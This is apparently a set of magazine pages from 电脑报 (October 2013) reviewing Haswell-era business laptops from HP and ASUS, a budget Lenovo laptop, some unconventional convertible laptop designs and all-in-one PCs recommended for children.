放眼 Haswell笔记本新品，我们看到了很有趣的现象——尽管大部分主流家用新品都是以Haswell低电压处理器为基础，但几乎所有产品都选择了搭配GT 740M甚至GT 750M等游戏型独立显卡，这也就意味着这些主流价位产品都选择了高游戏性能这条“老路”。有没有不走寻常路的呢？还真有！本次我们测试的这款惠普ProBook 430 G1就是近期少有的主流价位Haswell集显本产品，包含电池在内的重量仅有1.58kg。它给我们带来的是什么呢？

全覆盖，i3/i5/i7 款皆有

惠普 ProBook 430 G1 总共推出了三款，由高到低分别搭载了 Core i7 4500U、Core i5 4200U 和 Core i3 4010U 处理器。Core i3 4010U 版在硬件配置上除了处理器外几乎与 Core i5 4200U 版完全一致，价格为 4699 元。而 Core i7 的顶配版采用了 128GB SSD，不过价格也达到了 7300 元。

老款 ProBook（左）总体算是比较硬朗和金属范儿的机型，而新 ProBook（右）却改走轻薄时尚路线

为轻薄而简化的 ProBook

由于 ProBook 综合了不少家用本的设计理念，舍弃了一些正统商用本的特性，因此我们一直以“泛商务”来形容 ProBook 系列。但若是对比新老 ProBook 时，你顿时就会觉得老款 ProBook 看起来好专业——因为新 ProBook 430 G1 在设计上完全颠覆了该系列的传统形象，不再棱角分明，不再是金属包裹，却投向了圆润简单的潮流范儿，而这样做的目的不外乎降低体重（成本方面此处不做评价）。也正因为如此，ProBook 430 G1 包含电池在内的机身重量只有 1.58kg，这在主流价位商用本市场中是比较难得的。

在 Haswell 时代，低电压处理器成为了市场的主流，因为所有笔记本几乎都在减重，简即为美的思路进一步得到贯彻。对于 ProBook 系列而言，抛弃几乎已经成为经典的金属风格算是喜忧参半，喜的是 ProBook 430 G1 的体重降低到 1.58kg，便携性明显加强，但忧的是专业感明显降低，要知道视觉观感也是普通用户辨别商用本的法则之一。

塑料顶盖，坚固度有所降低

如果说“为了轻薄美观而简化商用本的设计是好是坏？”这个问题还算仁者见仁的话，那采用塑料外壳就显然不算什么值得称道的地方了。ProBook 430 G1 的顶盖采用了塑料材质，虽然亲肤材质的触感很不错，但易沾染指纹，更重要的是，相对采用金属顶盖的老 ProBook 而言，新产品的坚固度明显降低，用手指可以很轻松地在顶盖压出凹陷，两手也可以轻松地将屏幕扭出形变，这样的表现实在让人无法满意……不过该机的 C 壳还是采用了金属材质，但从外观来看也颇有“塑料感”。

商用特性得到保留

虽然从外观看，ProBook 430 G1 的档次有所降低，但这并不等于它摒弃了商用产品的血脉。ProBook 系列诸多传统商用特性都在它身上得以保留。首先它支持扩展坞，这可以说是商用本所拥有的独特特性之一；其次，它支持指纹识别功能，虽然这并不是一个特别强悍的安全技术，但也是保护数据安全最方便有效的特性之一，但由于没有预装 Windows 操作系统，因此惠普的一系列安全软件都需要在自行安装 Windows 操作系统后再进行安装，比较麻烦；再次，ProBook 430 G1 还采用了防溅水键盘和雾面屏，细节设计很到位；另外在 BIOS 中，这款机型仍然带有非常完善的硬盘加密、丰富的端口管理等功能。


发热量低，续航时间较长，键盘触控板手感不错

如果说一款商用本的键盘不好用，那它已经失败了一半。因为商用本的主要用途就是办公，因此在测试 ProBook 430 G1 时我们尤其注意它在键盘和触控板的易用表现。由于该机意图做轻薄，因此留给键盘的空间并不多，但它的键程在同类产品中并不算短，而且手感也较为柔和，属于打字体验较好的类型。而坚持传统采用分体式触控板则是我们极其欣赏的一点，时下流行的一体式触控板不仅手感不佳，而且定位精准度也不高，同时还容易误操作。因此就文字操作体验来看，ProBook 430 G1 可以比较轻松地满足一般办公需求。


笔记本轻薄化后容易导致发热明显的问题，尤其对于需要长时间进行文字工作的商用本而言，高发热势必影响操作体验，但好在 ProBook 430 G1 在高负载时的热量堆积不明显，室温 22℃的情况下，键盘面的最高温度为 39℃，表现还算不错。ProBook 430 G1 配备了一块 44Wh 电池，结合 Haswell 低电压处理器较为出色的电源管理模式，可以实现 4.5 小时以上的连续文字工作，但对于商用本而言，这似乎是很一般的成绩。

顶盖没有采用金属材质让 ProBook 430 G1 的档次感与坚固度都降低了不少


虽然采用了巧克力键帽设计，但手感还算不错，同时分体式触控板也是商用产品应有的坚持，这一点值得表扬



ProBook 430 G1 的底部设计了小盖板，打开后可以看到该机采用的是单条 4GB 内存方案，并预留了 1 个内存插槽，可升级性不错。而除此之外，我们可以看到一个异型的 mSATA 接口，虽然可以升级但设备的购买难度也明显增加，类似的接口我们在索尼 Pro 11 的拆解中也有见到



拧下底部的 2 颗固定螺丝，即可取下键盘，露出隐藏在下方的硬盘位，维护也还算比较便利，但若想对内部进行清灰工作的话就需要完全拆机了



ProBook 430 G1 的厚度比之前的产品有明显降低，但在扩展性上依然保持较高水准，几乎所有常用接口都一应俱全，连 VGA 也没有落下

服务电话：8008202255

产品总评：80

✓ **轻薄，发热低，续航较长，基本商用特性有保留**

✗ **顶盖坚固度一般**

基本参数

■**处理器**：Core i5 4200U（双核四线程，1.6GHz/睿频 2.6GHz）
■**内存**：4GB DDR3-1600
■**显卡**：HD 4400 集显
■**存储**：500GB HDD
■**显示器**：13.3 英寸（1366×768）
■**网络**：11n 无线 + 有线
■**其他**：2×USB3.0、1×USB2.0、VGA、HDMI、读卡器、摄像头、音频输入输出
■**重量**：1.58kg（含 44Wh 电池）、1.998kg（含电池 + 适配器）
■**系统**：DOS
■**参考价格**：**5400** 元

性能测试

■**CineBench R11.5 单核心 / 多核心 / 显卡**：1.16pts/2.5pts/13.95fps
■**3DMark 11 总分**：P811
■**PCMark 7 总分**：3068
■**HD Tune 平均传输速度**：103.7MB/s
■**满载处理器温度**：76℃
■**PowerMark 电池续航**：303 分钟

工程师总结 | 黎坤

最亲民的商用新平台

就第一印象来说，我对这款产品并不算特别满意，因为它不能第一时间吸引到我。相对有着较高辨识度的前几代 ProBook 产品而言，ProBook 430 G1 实在长得有点普通，而且坚固度有所下降。但随着使用时间的推移，它身上的优点也渐渐显露出来——文字输入手感不错，发热量也比较低。将这些优点与 1.58kg 的身形和诸多的商用特性结合起来，ProBook 430 G1 似乎也颇有一些吸引力。我们认为，如果抛弃 HDD 转而引入纯 SSD，这台笔记本的价值和卖点会更加突出。

金属商用更靠谱

华硕 PU401 商用本预览评测

在今年《电脑报》第10期65版，我们曾对华硕BU400系列进行过一次详细的测试，该机是华硕进军商用超极本的第一枪。而时隔半年之后，华硕再度推出的Haswell商用本PU401也来到了我们评测实验室。同为14英寸，同样是主打轻薄设计，这款基于Haswell处理器的新产品究竟可以给我们带来多少惊喜呢？

PU401 的设计和配置偏主流

从重量和配置来看，PU401 与 BU400 其实定位有差异，后者售价为 8299 元，14 英寸 1.59kg，Core i5 3317U 处理器，128GB SSD+500GB HDD，NVS 5200M 独显，显然是定位于高端领域。而 PU401 的配置和规格则没有那么豪华，1.78kg 的重量和 16GB SSD，已经说明了该机定位主流价位，算是主流商用本。

另外从一些细节上也能看出定位的差异：新品 PU401 采用的是相对比较常见的铝合金材质外壳，而 BU400 则是质地更轻且坚固度同样出色的碳纤维，这也是后者反而轻 190g 的主要原因。另外，BU400 的屏幕分辨率达到 1600×900，而 PU401 则是传统的 1366×768。综上所述，虽然 PU401 的最终定价还没有放出，但我们预计售价在 6500 元以内比较合适。

处理器与显卡性能相当给力

Haswell 不同于以往的一点是处理器按照 TDP 来划分等级了，同为 Core i5，IVY Bridge 平台仅有 17W 与 35W 之分，前者主要应对轻薄本，后者则为传统本。但在 Haswell 平台就有 11.5W、15W、28W、37W、47W 之分，前三者主要面向轻薄以及平板产品，而 PU401 所采用的正是其中最强的 Core i5 4288U（28W TDP）。而就性能测试的绝对数值来看，这颗处理器的性能比 15W TDP 的 Core i5 4200U 强 15%~20%，可以说是目前超极本所能搭载的最强处理器，这也让 PU401 拥有了不输传统 14 英寸本的运算性能，虽然另一方面也让重量有所增加，但若是想要运算性能与便携性更均衡的话，这样的取舍是很有必要的。

Core i5 4288U 所集成的 Iris Graphics 5100 是在目前英特尔核芯显卡中排名第二的（最强的是 5200），流处理器数量达到 40 个，是 15W TDP 处理器的集成显卡的两倍，而英特尔对其性能的宣传力度也可谓空前，而在实际游戏测试中，它可以以中等画质流畅运行《超级房车赛：起点 2》《古墓丽影 9》《死亡空间 3》等大型 3D 游戏，作为一款处理器集成显卡，这样的表现的确已经让我们相当满意。

商用细节设计到位，易用性优大于劣

键盘手感很舒适。作为一款定位中小企业的商用轻薄本，PU401 也体现了诸多人性化的细节设计，其中最值得称道的就是它的键盘，轻薄本键盘是设计难点之一，很容易出现键程短且回馈不足的情况，实际体验就好像用手指在敲击桌子一样生硬。但作为商用产品的 PU401，在键盘手感方面没有让我们失望，虽然采用了扁平表面的巧克力键帽，但键帽面积与键程都很合理，长时间文字输入也没有不适感，相当不错。除此之外该机的触控板采用了分离式设计，左右按键手感柔和，而且触控板面积很大，不会有局促感。

坚固度和可靠度高。虽然在坚固度方面，PU401 无法与 BU400 相提并论，但依然保持了相对较高的水准，金属材质搭载的机身让我们很难用手将其扭曲，在顶盖施力也不会产生屏幕水波纹。而最具代表性的就是硬盘的防摔抗震性，华硕声称 PU401 的抗摔测试高度比一般的消费类笔记本的坠落高度提升了两倍，于是我多次尝试在开机状态下将其从桌面上推落，并随后用 HD Tune 进行硬盘测速，事实证明的确没有问题。


外置电池易更换且续航时间长。在其他方面，PU401 也有很多值得表扬的地方，比如采用可拆卸的外置锂离子聚合物电池，这一点我认为对于轻薄本而言十分重要，因为实际上电池才是笔记本最容易损坏的配件，内置电池由于形态变化太大，不仅很难买到，同时用户也很难自行更换。而在续航能力方面，PowerMark 测试该机可获得超过 7 小时的成绩，而实际的网络文字应用达到 5 小时没有问题，对于以便携为主打的轻薄本而言，这个成绩还算不错。

屏幕方面，PU401 正确地选择了雾面屏，可以明显减少环境高光对屏幕观感的影响。除此之外该机还搭配了指纹识别器，同时接口类型也很全面，商业场合最常用的 VGA 接口也包含在内，要知道不少轻薄本可都舍弃了它的。

发热较大。当然，PU401 绝对不是完美的笔记本，它的发热量比较高，尤其是在负载较高的时候，Furmark 考机半小时即可达到 87℃，键盘面的最高温度也可以突破 42℃，但好在热量主要集中在顶端和右侧，玩游戏常用的 WASD 键位置热量堆积不明显。


用料中上等，内部设计相对简单

商用产品的另一大应有的特色就是相对出色的用料与设计。作为轻薄本，PU401 的维护便利性还算不错，只需取下电池并拧出所有底部螺丝即可打开底盖，但需要注意的是该机部分采用了六角形螺丝，需要用到特殊刀头。拿下 PU401 的底盖即可发现并非金属材质，而是工程塑料，看来在底盖用料上 PU401 还是有所节省的。而内部做工方面，该机也算是达到了商用产品的基本水准，但结构比较简单，没有特别值得表扬的地方。



接口全面是PU401值得表扬的一点，毕竟商务场合需要面对的情况更为复杂

轻薄本中少见的优良键盘与触控板体验是PU401的一大优势，只是方向键尺寸被压缩有点遗憾



PU401的内部结构很传统，可以说与不少超极本十分类似。就用料来看并没有特别出彩之处，但整体布局还算合理，维护起来也是比较方便

由于并没有采用独立显卡，因此PU401配备了更常见的单风扇。值得注意的是中放的风扇设计很好地避免了膝上用电脑挡住散热口的问题。该机的4GB内存采用了板载设计，预留了1个内存插槽可供升级

PU401采用了鸡肋的半高16GB mSATA SSD，不仅在更换时要特别注意尺寸，而且半高SSD的容量普遍较小，128GB已经是极限

服务电话：4006006655

产品总评：85

- ✓ 处理器/显卡性能出色，金属外壳坚固，细节设计到位
- ✗ 中高负载有热量堆积

基本参数

■**处理器：**Core i5 4288U（双核四线程，主频 2.6GHz/ 睿频 3.1GHz）
■**内存：**4GB DDR3-1600
■**显卡：**Iris Graphics 5100 核芯显卡
■**存储：**16GB SSD+500GB HDD
■**显示器：**14 英寸（1366×768）
■**网络：**11n 无线 + 有线
■**其他：**2 ×USB2.0、1 ×USB3.0、VGA、HDMI、读卡器、摄像头、音频输入输出
■**重量：**1.78kg（含 44Wh 电池）、2.114kg（含电池 + 适配器）
■**系统：**Windows 8
■**参考价格：**即将上市

性能测试

■**CineBench R11.5 单核心 / 多核心 / 显卡：**1.37pts/3.03pts/14.11fps
■**3DMark 11 总分：**P862
■**3DMark Vantage 总分 / 显卡 / 处理器：**P3957/3363/8425
■**PCMark 7 总分：**4399
■**HD Tune 平均传输速度：**85.7MB/s
■**满载处理器温度：**87℃
■**《超级房车赛：起点 2》1366×768，中画质：**34.3fps
■**《古墓丽影 9》1366×768，中画质：**37.2fps
■**《死亡空间 3》1366×768，中画质：**32.8fps

虽然在抗摔测试中PU401可以比较好完成，但就硬盘的设计来看该机似乎没有特别之处，在笔记本四角也没有看到官网所说的“韧性金属填充材料”（BU400上倒是的确有），看来金属外壳和软件保护才是它抗摔的法宝吧

工程师总结 | 黎坤

易用性不错的商务本值得关注

最近测试了不少轻薄商用本，其实各款产品都有自己的卖点，但相对而言华硕PU401 是我更为欣赏的，因为它不仅在性能上明显领先于其他产品，而且在坚固度方面也达到了与其定位相符的水准。虽然它的重量并不占绝对优势，但依然属于较为轻便的等级，放在背包里也不会觉得是个负担。金属顶盖与 C 壳让它的档次感保留得相对较好。如果价格合理，我们认为该机是值得考虑的。

责编|黎坤 **美编**|王妙婷 **组版**|况中银 **责校**|曾灿
投稿邮箱|pcw-pc@vip.sina.com 2013.10.7

低价大屏本的基准线

联想 G505 笔记本消费者报告

由于成本限制较明显，所以低价笔记本市场总是难以找到能够让人兴奋的产品，因此有一些闪光点的笔记本就能获得大家的充分关注，联想G505就是其中之一，这款售价3500元的笔记本采用了AMD最新平台，拥有四核心+双显卡这样较有眼球性的卖点，除此之外它还有着一些不那么显眼的优点(当然也有同样不明显的缺点)，如果你对低价大屏本有兴趣的话，不妨仔细看一看吧。

值得入手:性能够用价格便宜,可维护性强,运行噪音低

遗憾之处:网卡、摄像头减配,中高负载有热量堆积

消费者
综合评价
7.5 分

参考配置和价格:
15.6 英寸 1366×768 分辨率 /2.5kg
AMD APU A6-5200 四核处理器
4GB DDR3-1333 内存
HD 8570M 独显 +HD 8330 集显
500GB 5400rpm HDD
Linux
3500 元

参数很浮夸，性能很实用

消费者:庄翱升
职业:国企职员
购买理由:办公用性能足矣，价格实惠

这款笔记本是我买来放在办公室处理工作用的，由于完全不需要带在身边(顶多是同楼层房间之间走动)，因此我不需要它的便携性有多出色。我的工作需要同时处理很多事情，要做报表，还得随时盯着页面，同时还要收发邮件，所以舒适的键盘和足够用的性能是必需的。选了不少笔记本，最后买了这款价格很便宜的联想 G505，卖场里的销售人员十分吹捧这款笔记本的性价比，3500 元拿下四核 + 双显卡确实很诱人，不过我还算略懂电脑(常年阅读《电脑报》)，所以我知道 AMD 的低价四核虽然看起来很浮夸，但性能并非特别强悍，与我同事的 Core i3 笔记本相比并没有优势。因此大家既不要对它抱以太大希望，但也不能对它嗤之以鼻，毕竟它还是很实用的，至少我在工作时并没有觉得它用起来有什么问题。

至于双显卡嘛，性能也是以实用为主，很适合我这种办公室一族在中午玩玩老游戏或休闲游戏，反正我是没尝试过玩大型游戏，想玩也应该要大幅降低画质，那就没多大意思了。说到底它还是更适合办公，毕竟只有 3500 元嘛，不可能方方面面都照顾得很周全。

编辑点评 众人拾柴火焰高，新APU凭“多”追赶Core i3


就微架构与制程的先进程度而言，AMD的新APU确实不及英特尔Haswell，但AMD采用了“多单元”的策略，在处理器端用这种简单粗暴的方式来将微架构差距弥补起来，事实证明至少在实用性方面，A6-5200几乎与低电压版Core i3没有太大差异。但大家千万别以为AMD只是单纯堆量，其实A6-5200 APU采用了SoC设计，包括南桥在内的所有功能单元都集成在一起，根据我们之前的测试来看，这样的设计减少了笔记本内部的发热源，也有利于降低功耗。而显卡方面，性能不算高的原因还在于没有采用性能出色的独立显卡，毕竟只有3500元。

用料一般，硬件降配

消费者: Vencent
职业:学生
购买理由:性价比还算不错

普通学生打暑期工挣钱不多，所以我买笔记本的预算并不高，一开始要考虑舍弃的东西也比较多。不少人推荐我买神舟，不过我不玩大型 3D 游戏，买那么强的独显似乎有些浪费。再三考虑之后在电商上下手了这款联想 G505，之所以选择 AMD 平台是因为我家的台式机也是 AMD 的，用了几年感觉也还不错，我也不太喜欢跟大家一样。

就 G505 而言，它的做工就很符合 3500 元这个价位，通体黑色工程塑料造型普普通通，我觉得只要不是用力砸摔就不会那么容易坏掉，其实 4000 元内的笔记本大多也都是这种做工了吧。不过我发现 G505 其实有减配的现象，比如仅采用了百兆有线网卡，大幅影响内部局域网拷贝文件的速度！这一点让我很是不爽，只能抱着移动硬盘进行拷贝，很麻烦。除此之外，一次偶然的跟在外地的哥哥聊视频，发现摄像头效果比较差，一开始以为是光线不佳，后来才发现原来只是一颗 30 万像素摄像头，在这个 130 万像素几乎普及的时代，这样的减配让我有点无语……



联想 G505 的接口种类与数量都比较充裕，USB3.0 接口也布置了 2 个，完全可以满足日常使用需求

编辑点评 买本切莫忽略周边设备规格

很多消费者在买笔记本时会沿用 DIY 的老思路，关注硬件配置时几乎只看处理器、显卡、内存、硬盘等信息，往往会忽略网卡、摄像头、键盘、触控板等周边设备的配置细节，而 PC 厂商显然也知道大家的消费习惯，最重要的配件往往不会含糊，但省料就发生在不起眼的角落。采用百兆网卡和低像素的摄像头就是最经典的案例，当然还有除了专业设备外几乎无法量化差异的屏幕，以及总是容易被忽略的扬声器等。笔记本是一套整体，买本时可得考虑全面一点哟。

文字输入较舒适，可维护性强，运行安静但发热较大


消费者:裴欣铭
职业:淘宝店主
购买理由:价格不高，易用性比较好

我用笔记本主要就是聊天，当然也要玩玩游戏什么的。之所以选择 G505 主要是因为它比较便宜，个人偏好大屏幕本。G505 的键盘手感还不错，还配备了我经常用到的专用数字键盘区，同时方向键的尺寸也没有缩水，触控板也采用了独立的左右键设计，比起朋友那种“一整片”的触控板好用一点，总之用 G505 打字还是比较舒适的。

看了一段时间的《电脑报》后我很在意笔记本的可维护性，毕竟我的工作环境粉尘可能会比较多，需要长时间用笔记本，如果内部清灰方便的话那自然是最好的，而 G505 恰好就能满足我的这个需求，只需打开底盖就能看到包括散热器在内的几乎所有内部配件，真的很方便。

G505 在使用时很安静，哪怕是玩《英雄联盟》时也不会很吵，但若是多玩一会儿就会比较烫了，尤其是键盘上放左手位置可以感觉到比较明显的热量堆积，不过这种情况也只是在负载较高的时候才会出现，平时它还是比较正常的。

将左右键与触控板分离的设计是我们最喜闻乐见的，可以明显提升易用性



G505 的底部设计了盖板，打开它之后即可对内部所有配件进行维护或升级操作，相当方便。该机的内部设计还算合理，无线网卡天线并未减少，不过升级空间并不大，不但没有预留 mSATA 或 Mini PCI-E 接口，2 个内存插槽也都已经被占用

得益于 15.6 英寸的体型，G505 配备了数字键盘区，方向键面积也并未缩水，手感不错

编辑点评 出色的可维护性也是低价机型“增值”的法宝

低价机型难免看点较少，卖点平庸无奇的产品比比皆是，实际上增强可维护性就是这些笔记本应该利用起来的，毕竟若是在产品设计初期就预计到的话，它的成本相对而言就并不高。可维护性的增加一是有利于提升产品的使用寿命，二增加了卖点，三能促进广大消费者养成定期为笔记本内部清灰的好习惯，显然是好处多多。

编辑总评 家用/办公基本款

最基本的东西往往是比较难以达成的，对于一款售价仅3500元的15英寸本而言，联想G505在各方面的表现都“你来我往”，找得到不足的同时也能发现些许的优点——做工虽然比较普通，但文字输入这项基本工作借助它能完成得比较好；网卡与摄像头虽然有减配，但多线程任务与普通家用/办公需求也能轻松满足；发热量虽然略明显，但运行很安静，即便是有内部积灰也能很容易地就完成清理工作……所以综合来看，联想G505是一款足以满足基本家用或办公需求的笔记本，但在购买前一定要注意它的不足，以免影响心情。

真材实料看PC | **Technology**

非主流的奇葩设计

如今的PC同质化现象严重，在这种情况下，创新成为各厂家必须做的功课，各种形态的笔记本也大量出现。不过和我们常见的创新设计不同，这些设计的颠覆性可是前所未有的，在某些用户看来甚至是非主流的。那么，厂商的设计初衷是什么？有哪些提升空间？我们又该如何去看待它们才能显得客观公正呢？

超宽屏虽然可以双页显示，但页面高度不够，浏览时仍然不方便，竖起来看，信息量够大，若能变形为平板就方便握持了

东芝U800W 21:9屏幕喜忧参半

优点：播放超宽屏影片无黑边，为键盘两侧预留大音箱空间
缺点：浏览网页时屏幕利用率低

东芝 U800W 最特殊之处就在于使用了 21：9 的屏幕，不要小看这样的变化，它不仅在看宽银幕大片时可以减小黑边（宽屏幕电影的标准比率为 2.35：1，非常接近 21:9），同时超宽屏的使用，还令整机变得更瘦长，如此一来，即使安装了全尺寸键盘，键盘两边还有足够的空间安装较大口径的音箱以提升音质，影音俱佳，也与其定位相符合。


虽然屏幕没有黑边了，但屏幕上下的边框比其他机型宽了不少，限于高度，键盘和触控板的安装空间也小，这会使此类机型无法使用大尺寸触控板，与如今流行的大触控板风潮格格不入。而超宽屏虽然对大片播放大有好处，可在网页浏览、办公中，超宽屏只能让屏幕两侧留下更多的空白，虽然可以双屏显示网页，但屏幕高度的减少，让页面能显示的信息量也大大降低。

这样的超宽屏幕倒是在非常规使用，如竖直显示时更具优势，能在竖直状态下显示更多的网页内容，而屏幕上方宽大的边框，也有利于使用者的握持。我们大胆地假设，如果 21：9 的超宽屏用在变形本上，可以切换成平板状态，也许会有更好的表现。

宏碁R7 笔记本装变形支架代价高

优势：变形形态众多
缺点：触控稳定性差，平板状态无法完全闭合

采用变形支架后，屏幕转动灵活度高，但代价过高


宏碁 R7 变形示意图

通过上期的内容我们知道利用双转轴可以让一体机支架转动更灵活，而宏碁 R7 就利用双转轴实现了多变的状态，屏幕 180 度旋转，支架 90 度旋转，这样的变形随心所欲，让笔记本可以变化出多种模式，调整屏幕，拉近角度，甚至是翻转屏幕，这样的优势是其他变形结构难于比拟的。

在实际使用中会发现，宏碁 R7 双转轴与主机面连接的下转轴，它的可调整角度较小，只能开启到 90 度。这样，为让屏幕面对使用者，只能靠上转轴来调大屏幕摆放的角度。但上转轴的调整，会遮蔽笔记本 C 面的部分空间，这也正是宏碁 R7 将触控板与键盘易位，键盘放在前端的原因，但如此一来，没了触控板，会造成使用的不便，没了腕托，使用键盘也会感觉不适。同时，支架的存在也令笔记本在变形为平板状态时，无法完成合并，这就让其难于握持，平板状态的使用感受并不好。也就是说，宏碁 R7 尽管变形姿态丰富，但却难以作为平板使用。

TAICHI 的 B 面屏幕为非触控屏，而 A 面屏幕的触控体验并不优秀，由于两边都需要一定的俯视角度看屏幕，所以，双屏显示使用起来效果不太理想

华硕太极本 双屏协同能力1+1<2

优点：结构上与传统笔记本一致，无需创新变形结构
缺点：双屏难于协同显示

华硕 TAICHI 只依靠屏幕的开合就实现了平板和笔记本的双模式切换，这样的设计最好地保留了传统用户的使用习惯，也无需为变形本设计专门的变形机构。不过，在顶盖两面配备两块屏幕，不但增加成本，也导致顶盖变厚，A 面屏幕虽然有康宁玻璃保护，但却依然面临遭受冲击强度的问题。甚至屏幕边框也因为安装双屏的需要，较之其他机型宽了不少。

如果说上述问题只是双屏所必须付出的代价，那么，在安装双屏后，两个屏幕无法协调工作甚至会发生应用上的冲突，那么这就是这种设计上的硬伤了。虽然厂家也在宣传其屏幕拥有复制和双屏模式，可以让使用者在两面都能观看屏幕内容。但这样的双屏模式，实现起来显然有些困难，从使用特性来说，笔记本比人的头部低，一般 B 面和 C 面开屏角度要达到 110 度到 130 度，屏幕才能正对使用者的眼睛，但在双屏同步显示时，A 面屏幕就只能朝向下方的桌面显示了，除非屏幕 90 度，双方才能看到屏幕，但这样不是很别扭吗？

由于顶盖拥有两块屏幕，导致华硕 TAICHI 的屏幕框架变厚

总　结　创新需要不断改善

也许我们说了太多关于新形态笔记本的缺点，会让不少人觉得这样的创新毫无意义。实际上，我们从不反对创新，而具体到这些笔记本上，我们觉得厂家的设计初衷是好的，在实际应用中也都有可取之处。而其表现出的缺陷，也是创新产品在初期阶段常常会遇到的问题，毕竟，这些创新没有先例参考，在制造上也要对配件有新要求，这些方面的限制，都对创新模式的笔记本产生了影响。因此，创新不是一蹴而就的，在一种新形态笔记本出现后，往往还需要对其上市后出现的问题进行修正与改进，这样，新形态笔记本才能得到改善。新形态笔记本，考验厂家的设计能力和韧性，也反映出 PC 厂商的研发能力和研发态度，这也是其他甘于平庸 PC 厂商难以企及的。

责编|穆测波 **美编**|王妙婷 **组版**|向海蓉 **责校**|曾灿
投稿邮箱|pcw-pc@vip.sina.com 2013.10.7

舒适 健康 少伤眼

新学期儿童一体机推荐

如今可不只是大学生需要电脑了，实际上，如今的不少小学老师也会为学生布置需要电脑配合才能完成的作业，因此很多家庭都有为孩子选购一体机的打算。那么针对儿童的一体机如何选择？市场中的哪些机型才值得选择呢？

学生一体机配置不用太高

在以往推荐笔记本电脑时，我们通常会强调要有一定的性能余量，要考虑“不时之需”，比如突然要玩大型游戏了。

不过针对小学生的一体机不一定需要太好的配置——满足学习和家庭娱乐即可。各位家长肯定不希望小孩一心惦记着游戏吧。不过呢，性能也不能太低，比如配备赛扬处理器的，多开几个网页可能就会卡。所以至少选奔腾以上处理器，而且一定要是类似于奔腾G2020这样的IVB结构处理器，当然如果预算不是很紧张，Core i3的则是最理想的选择，只是奔腾机型和Core i3及以上机型的价格差距有点大。

可事先考察是否有教育类应用

现在有很多家长虽然舍得为孩子买电脑，但是电脑除了用来完成老师布置的任务还能如何辅助孩子学习成长呢，说实话自己也没谱。所以，购买时也可以长个心眼，问问是否有一些内置的教育类资源，比如教育软件、绘画软件，网络课堂、健康提醒等功能——当然，这些不是主要选购要素，算是锦上添花的东西。

产品推荐

联想
B340畅速型

主要配置：21.5英寸 1920×1080/奔腾G2020/4GB/500GB HDD/GeForce 615/DVD刻/Linux

前端整洁的造型，而后端铠甲似的外观，这样的一体机不但吸引孩子，放在家中也非常提升档次。该机上佳的散热效果和全高清屏，又让整机有不错的稳定性和很好的视觉效果，同时，这款一体机还有智能测光测距功能，不仅可以根据环境光线，自动调节屏幕的亮度，还能监控使用者与屏幕的距离，这下，再也不怕孩子离电脑太近了，对孩子的视力大有好处。而一键恢复功能，也令你无惧孩子强大的破坏力。再加上手感不错的键鼠，也提升了整机的购买价值。

宏碁
AZ5000-2

主要配置：23英寸 1920×1080/奔腾G2020/4GB/500GB HDD/GeForce 605/DVD刻/Linux

23英寸全高清屏，四千元不到的价格，这就让人怦然心动。而上下两个长方形的叠加，不仅让整机充满动感，而且底部方形支架的向前凸出设计，也赋予了宏碁AZ5000-2一个特殊功能，即其屏幕可以90度直立，这对于身高不足，需要仰望屏幕的孩子来说，也是一大好处，可以让孩子更好看清屏幕，提升视觉效果，保护眼睛。难得的是，这款一体机不仅有HDMI输出，可以连接电视和其他显示设备，同时还具有HDMI输入口，这也意味着即便主机面临淘汰，它还可以当作显示器继续用——孩子的下一台电脑，可以省钱了。

惠普
Pavilion 20-a229cn

主要配置：20英寸 1600×900/奔腾G2030/4GB/500GB HDD/GeForce 720A/DVD刻/Win8

“小白”造型，让孩子尤其是女孩子们会一下就爱上它，放在家中更是一道风景线。而画框式的造型，可25度调节的屏幕倾角，也更适合孩子使用。而在机子的底部，则是大口径的喇叭，保证了整机的音质效果，同时，这款机型还使用了高感光的摄像头，在低照度下也能拍摄出清晰的图像，如果和孩子异地的话，这个性能绝对实用。而惠普Pavilion 20-a229cn在同价位的机型中有较高的配置，尤其是显卡，算是同类产品中较好的。不过，如果孩子爱玩游戏，那就得小心了。

戴尔
Inspiron One 2330-R618

主要配置：23英寸 1920×1080/奔腾G2030/4GB/500GB HDD/HD2500/无线键鼠/DVD刻/Win8

23英寸全高清屏，铸铝底座，背部白色与前部黑色的强烈对比形成的美感，都彰显了戴尔Inspiron One 2330细致的做工和出色的设计。

而稳固的底座，也让这款一体机的屏幕可以直立，面对个子较矮的孩子们，标配的无线键鼠，更让孩子可以将其拉到面前，便于操控，再加上多通道散热带来的上佳散热效果和超薄机身的质感，孩子们使用起来，也会感觉舒服。

海尔
Aphro S5

主要配置：21.5英寸/i3 4005U/4GB/500GB HDD/GeForce 720M/Win8

Aphro作为海尔电脑体系下新一代旗舰之作，属于面向互联网的专属品牌。S5作为Aphro S系列的首发机型，一方面赋予了极致纤薄的外形（22mm厚度）机身与极具现代简约风格的外观；另有Win8多点触控屏幕选配，完美响应用户需求。值得一提的是S5的支架设计，支架原本为隐藏式设计，收起隐藏之后即可成为平板模式，打开支撑时为一体机模式，搭配L型底座，更契合人体工学原理的设计，在纠正不良坐姿的同时，使得视角保持在最舒适水平。

编辑观察

不明不白的电池续航时间

■电脑报 胡进

+关注 电脑报胡进微博：weibo.com/cqemao

